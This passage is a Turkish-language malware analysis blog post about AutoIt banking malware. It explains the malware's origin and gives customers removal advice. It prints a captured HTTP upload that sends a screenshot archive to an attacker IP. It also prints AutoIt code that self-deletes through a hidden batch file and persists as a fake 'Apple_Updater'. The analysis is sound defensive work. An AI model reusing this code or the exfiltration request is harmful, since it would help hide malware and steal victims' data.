POST /main.php?uid=645448C4702F703D1F46BFABE28CAFCB&web_id=&Kod=&action=upload&web_idg=09 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=---WinHttpBoundaryLine_34891.80992
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,*/*;q=0.5
Accept-Charset: utf-8;q=0.7
User-Agent: AutoIt/3.3
Content-Length: 352150
Host: 149.202.206.57

-----WinHttpBoundaryLine_34891.80992
Content-Disposition: form-data; name="file"; filename="cert.rar"
Content-Type: application/octet-stream

Rar!.....s..
.....t@.7..a.....H.3.. ..wallpaper00010.jpg.g.0.....U..].E...8....+DN4..@S....-:
..9T.5N.....u.eE.9...
..o[.y..o..U.UL.r..E].)...8.81.&1.1.1.75wX.....vQPQ.@.~ . O..v(...p....
\7...u....=.....~D....`g.....'e.Ff?`.....`dDDd..t.....@v...[.PXQ...k....W.
.D../...D.u...o..p....*...5...}n.W....%.k.(D`|.)*..
#g.1t...w...t...S%.3.....br....3CScs....
..*"bjrz.....CKS[cks{.....
.....K.L..P.Q.R.S.....6Vv.....8Xx.y.....:Zz.{.....<|.c_.pXW.../.t7...P....l.\_0.V..>J
.....qn....Hd../...U%3.&..._...6.~?..?.....]K^M%.
...."17l.JW.&_..I.y!....
....=V.=`.....;1f....P.}q-.t.DW..`X'. .if....wv.(....I..4zesj.zKH...
.D...Xqk....._.....WC. ..e...8(G...4..DgDt..j..f.....S*..)o.
(.^.^B...y..P.X.RC{.mw.'.....Ij{..".)OFw..^B.(.$o.W...v....
%tH.....>;>.....W.....n.....O.....<].....J.....)9.....4.TS .@."j...7.7#nn6.0..y9. E.._7.cj..|.LX
%. f.[
.>..}\.N.6w..=S...x.0...Vr.....a.....L-..=Q..._.;.....2{.~\..?...
4.....o.....u.,),...C.....'.....(W[.4...Z..ywE.....VXJ.].....j..o.N.5lDM(^/...
..&...t.#...a..
\u...,.!Y5..}-.d....*..Ih4."0.V....s...|s>.D.s{.D2....OVQ%....%.Z.+...
```

871155.583007 dosyasında yer alan fonksiyon (Örnek: Func yazkizim(\$krctr)) ve değişken (Örnek: \$sayac) isimlerinin Türkçe olması, bu zararlı yazılımın Türkçe bilen kişilerce geliştirildiği ihtimaline dikkat çekiyordu.

Ayrıca yine bu dosya içinde zararlı yazılımın çalıştıktan sonra kendisini silecek fonksiyonları barındırması ancak kullanmaması ve \$cert\_avi değişkenine sahip olması, zararlı yazılımın ilerleyen sürümlerinde bu özellikleri kullanma ihtimali olduğunu göstermekteydi.

```

;=====
;=====

Func _SelfDelete($iDelay = 0)
    Local $sCmdFile
    FileDelete(@TempDir & "\scratch.bat")
    $sCmdFile = 'ping -n ' & $iDelay & ' 127.0.0.1 > nul' & @CRLF _
        & ':loop' & @CRLF _
        & 'rd "' & @ScriptDir & '" /q /s ' & @CRLF _
        & 'if exist "' & @ScriptDir & '" goto loop' & @CRLF _
        & 'del ' & @TempDir & '\scratch.bat'
    FileWrite(@TempDir & "\scratch.bat", $sCmdFile)
    Run(@TempDir & "\scratch.bat", @TempDir, @SW_HIDE)
EndFunc

;=====
;=====

Func _cikis()

    Sleep(500)
    Run($anadosya & " " & "safe", @AppDataDir & "\Apple_Updater\ ", @SW_HIDE )
    Sleep(1000)
    _SelfDelete(10)


EndFunc

Global $increase_file = @AppDataDir & "\Apple_Updater\ " & "safe" ;// Surum Yuksettme Dosyas
Global $version_file = "ver.dat" ;// Version Kontrol Dosyasi
Global $cert_file = "cert.dat" ;// cert.dat
Global $cert_rar = "cert.rar" ;// cert.rar
Global $cert_avi = "cert.avi" ;// cert.avi
Global $wrar_file = "wrar521.exe" ;// wrar521.exe
Global $wfile = "wrar521.exe /S" ;// wrar521.exe /S

```

Sonuç olarak internet bankacılığı müşterilerinin her daim bu ve benzeri zararlı yazılımlara karşı tetikte olması ve internet şubelere girişte ve/veya sonrasında karşılaştıkları olası şüpheli durumlarda mutlaka ama mutlaka bankalarına haber vermeleri gerekmektedir. Zararlı yazılım analizi becerine sahip bankalar (ehem ehem :)) bu ve benzeri zararlı yazılımları analiz ederek sizlerin daha güvenli bankacılık yapabilmeniz adına imkanları dahilinde ellerinden gelenin en iyisini yapacaklardır.

Bu zararlı yazılımın sisteminizde çalışıp, çalışmadığından emin olmak için çalışan programlarda (görev yöneticisi) lsasss.exe ve/veya svchost.exe olup olmadığını kontrol edebilirsiniz.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

#### Notlar:

1. Zararlı yazılımı temizlemek için Start -> Run -> Msconfig yazdıktan sonra Startup sekmesinde, Apple\_Updater satırını bulup, sildikten/devre dışı bıraktıktan sonra sisteminizi yeniden başlatabilirsiniz.
2. 20'ye yakın bankanın yetkilileri ile bu bilgiler, siz bu yazıyı okumadan günler öncesinde paylaşılmıştır.
3. Bu yazı, 6. Pi Hediyem Var oyununun çözüm yolunu da içermektedir.